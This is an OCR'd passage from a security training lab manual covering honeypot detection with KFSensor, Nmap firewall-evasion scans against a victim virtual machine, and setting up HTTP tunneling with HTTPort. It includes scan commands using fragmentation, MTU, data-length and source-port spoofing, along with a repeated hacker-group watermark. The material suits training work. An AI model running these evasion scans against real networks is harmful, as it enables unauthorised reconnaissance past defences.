Visitor is obtained by a reverse DNS lookup on the visitor's IP address. An icon is displayed indicating the last time the visitor connected to the server.

28. The image below shows the identification of **Telnet** on **port 23**.
29. MegaPing begins to scan for open ports and displays a list of ports.
30. You can observe **Telnet** on **port 23**, which allows hackers to connect to remote machine through Telnet.




FIGURE 3.19: MegaPing: Telnet port data

The Visitors View is linked to the Events View and acts as a filter to it. If you select a visitor then only those events related to that visitor will be displayed in the Events View.

31. The image below shows the identification of **Socks** on **port 1080**, which allows intruders to connect to the machine through firewall.




FIGURE 3.20: MegaPing Blackjack virus

32. Now, switch back to **Windows 8.1** virtual machine. Observe that KFSensor has detected that **port 23** is open on this machine.

TASK 4

Analyze the Result

33. Seeing this port open, you can take proper security measures to close the port, thereby preventing intruders from connecting to this machine from outside.




FIGURE 3.21: Telnet data on KFSensor

The events are sorted in either ascending or descending chronological order. This is controlled by options on the View Menu.

The events that are displayed are filtered by the currently selected item in the Ports View or the Visitors View.

34. The image below displays the data of a **Death Trojan** on **port 2**. Seeing this port open, a network administrator can add a firewall rule to block **port 2**, thereby securing the system from being affected by **Death Trojan**.

Exit: Shuts down the KFSensor Monitor. If the KFSensor Server if not installed as a systems service then it will be shut down as well.




FIGURE 3.22: Death Trojan data on KFSensor

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

HaCkRhInO-TeaM !

Lab 4

Bypassing Windows Firewall Using Nmap Evasion Techniques

Nmap offers many options for Firewall evasion, which we explore in this lab.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Firewalls and IDSs are intended to avoid port scanning tools, such as Nmap, from getting a precise measure of significant data of the frameworks which they're ensuring. Indeed, we ought not be concerned about this to a certain degree, on the grounds that Nmap has numerous features created especially to bypass these protections. It has the ability to issue you a mapping of a system framework, by which you can see everything from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As a penetration tester, you will come across systems behind firewalls that prevent you from getting the information you want. So, you will need to know how to avoid the firewall rules in place, and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

The objective of this lab is to help students learn how to bypass a firewall using Nmap.

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine (Attacker machine)
- Windows 8.1 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Duration

Time: 10 Minutes

Overview of Lab

Network obstructions such as firewalls can make mapping a network exceedingly difficult. To make things more difficult, stifling casual reconnaissance is often a key goal of implementing the devices.

Lab Tasks

TASK 1

Turn of Windows Firewall in Victim Machine

1. Before running this lab, log into **Windows 8.1** virtual machine, and open the Control Panel; in the All Control Panel Items window, click **Windows Firewall**.
2. The Windows Firewall window appears; click **Use recommended settings** to turn on Firewall.

FIGURE 4.1: Windows 8.1 Firewall-Use Recommended Settings

3. Observe that the Windows Firewall State is **On**.




FIGURE 4.2: Windows 8.1 Firewall-Turned On

4. Switch back to the Kali Linux machine, launch a command terminal window, type the following command **nmap -v -sS -T 5 <IP Address of the Victim Machine>** and press **Enter**.
5. In this lab, the victim machine's IP address is 10.0.0.8 (Windows 8.1), which may vary in your lab environment.
6. The **-v** switch is used to increase the verbose level, the **-sS** switch is used to perform **TCP SYN** scan, and the **-T** is used to setting a time template to perform scan.

TASK 2

Perform TCP SYN Scan

7. This command provides you with the TCP SYN scan output, as shown in this screenshot of the targeted machine (i.e., Windows 8.1).




FIGURE 4.3: nmap scan for TCP SYN

8. Type **nmap -v -sS -f -T 5 <IP Address of the Victim Machine>** and press **Enter**.
9. In this command, we are adding an additional switch **-f** causes the requested scan (including ping scans) to use tiny fragmented IP packets to the victim machine. This option can bypass the packet inspection of firewalls.




FIGURE 4.4: nmap scan for Fragment packets

10. Type **nmap -v -sS -f –mtu 32 -T 5 <IP Address of the Victim Machine>** and press **Enter**.
11. The --mtu switch is used to set a specific Maximum Transmission Unit to the packet, so it specifies mtu as 32 packets in this command. If you want set an MTU, it should be multiple of 8 (8, 16, 24, 32, etc.).
12. In this command, during the scan, nmap will create packets of a size based on a user-provided number.
13. In the screenshot below, we provided a packet size of **32** so that nmap will **32 bytes** causing confusion for the firewall.




FIGURE 4.5: nmap scan for Maximum Transmission Unit

14. Type **nmap -v -sS -f –mtu 32 –send-eth -T 5 <IP Address of the Victim Machine>** and press **Enter**.

15. **--send-eth** ensures that nmap actually sends Ethernet level packets, and will bypass the IP layer and send raw Ethernet frames with in the traffic.




FIGURE 4.6: nmap scan for Send Packets through Ethernet

TASK 3

Launch Wireshark

16. Now, launch Wireshark on the Kali Linux machine to observe the packets. To launch Wireshark, open a new command terminal, type **wireshark** and press **Enter**.

FIGURE 4.7: Launch Wireshark

17. The **Error during loading** pop-up appears; click **OK** to continue.

FIGURE 4.8: Error during loading

18. The Wireshark main window appears; now, choose the **Interface** to capture the traffic, and click **Start**.




FIGURE 4.9: Wireshark Starts capturing Traffic

19. Now, Wireshark will open in capturing mode, as shown in the screenshot, and return to the **nmap** command terminal window.




FIGURE 4.10: Wireshark Dashboard

20. Type **nmap -v -sS -f –mtu 32 –send-eth –data-length 500 -T 5 <IP Address of the Victim Machine>** and press **Enter**.
21. Nmap normally sends minimalist packets containing only a header; here, we are setting a data length up to **500**.
22. The TCP switches are generally 40 bytes and ICMP echo requests are just 28; some of the UDP ports and IP protocols will get a custom payload by default.
23. So this switch will append the given number of random bytes to most of the packets it will send, and will not use any protocol-specific payloads.




FIGURE 4.11: Nmap scan for sending data length packets

24. Now, maximize the **Wireshark** window, navigate to **Capture,** and click **Stop** to stop the running capture.




FIGURE 4.12: Wireshark Need to stop the capture

25. Watch the **TCP SYN** packets traverse through the attacker machine and on to victim machine. Observe the frame size and data bytes sent to the victim machine.




FIGURE 4.13: Wireshark Captured Packets

26. Once you have observed the captured traffic through Wireshark, go to **Capture,** and click **Start** from menu bar, so that Wireshark will start capturing the traffic again.




FIGURE 4.14: Wireshark Need to Start Capture

27. The prompt **Do you want the save the captured packets before starting a new capture?** appears; click **Continue without Saving** to start a new capture.

FIGURE 4.15: Continue without saving option

28. Type **nmap -v -sS -f --mtu 32 --send-eth --data-length 50 --source-port 99 -T 5 <IP Address of the Victim Machine>** and press **Enter**.

29. **--source-port** is used to spoof the source port number. We are providing port 99, through which nmap will send the packets. Most of the scanning operations will use raw sockets that include SYN and UDP scan.




FIGURE 4.16: Specifying source port for nmap scan

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 5

Bypassing Firewall Rules Using HTTP/FTP Tunneling

HTTPort is a program from HTTHost that creates a transparent tunnel through a proxy server or firewall.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers are always looking for users who can be easily compromised, so that they can enter networks by IP spoofing to steal data. Hackers can get packets through firewalls by spoofing IP addresses. If attackers are able to capture network traffic—as you have learned to do in the previous lab—they can perform Trojan attacks, registry attacks, password hijacking attacks, and so on, which can prove disastrous for organizations' network. Attackers may use a network probe to capture raw packet data and then use them to retrieve packet information such as source and destination IP addresses, ports, flags, header lengths, checksums, time to live (TTL), and protocol type.

Thus, as a network administrator, you should be able to identify attacks by extracting information from captured traffic such as source and destination IP addresses, protocol type, header length, source and destination ports, and so on, and compare these details with modeled attack signatures to determine if an attack has occurred. You can also check attack logs for lists of attacks, and take evasive actions.

Also, you should be familiar with HTTP tunneling technique, by which you can identify additional security risks that may not be readily visible by conducting simple network and vulnerability scanning, and determine the extent to which a network IDS can identify malicious traffic in a communication channel. In this lab, you will learn HTTP tunneling using HTTPort.

Lab Objectives

This lab will show you how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

Lab Environment

In this lab, you will need the HTTPort tool.

- HTTPort is located at **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\HTTP Tunneling Tools\HTTPort**
- You can also download the latest version of HTTPort from the link http://www.targeted.org/htthost
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Install HTTHost on Windows Server 2008 Virtual Machine
- Install HTTPort on Windows Server 2012 Host Machine
- Follow the wizard-driven installation steps and install it.
- Administrative privileges is required to run this tool
- This lab might not work if remote server filters/blocks HTTP tunneling packets

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots

Lab Duration

Time: 20 Minutes

Overview of HTTPort

HTTPort creates a transparent tunneling tunnel through a proxy server or firewall. HTTPort allows using all sorts of Internet software from behind the proxy. It bypasses **HTTP proxies** and **HTTP**, **firewalls**, and **transparent accelerators**.

Lab Tasks

TASK 1

Installing Web Server (IIS) Role

1. Log into the **Windows Server 2008** virtual machine.

FIGURE 5.1: Windows Server 2008 Desktop view

2. Go to **Start → Administrative Tools → Server Manager**




FIGURE 5.2: Launching Server Manager

3. **Server Manager** window appears; click **Add Roles**.




FIGURE 5.3: Adding roles in Sever Manager

4. The **Add Roles and Features Wizard** appears; click **Next**.




FIGURE 5.4: Add Roles and Features Wizard

5. Under **Select Server Roles**, check **Web Server (IIS)**, and click **Next**.




FIGURE 5.5: Select Server Roles section

HaCkRhInO-TeaM !

Note: If the **Add Roles Wizard** dialog box appears, click **Add Required Features**.

6. The **Introduction to Web Server (IIS)** pane appears; click **Next**.

FIGURE 5.6: Introduction to Web Server (IIS) section

7. Under Role Services, check all the roles corresponding to **Management Tools**, **IIS 6 Management Compatibility**, and **FTP Publishing Service**. Click **Next**.

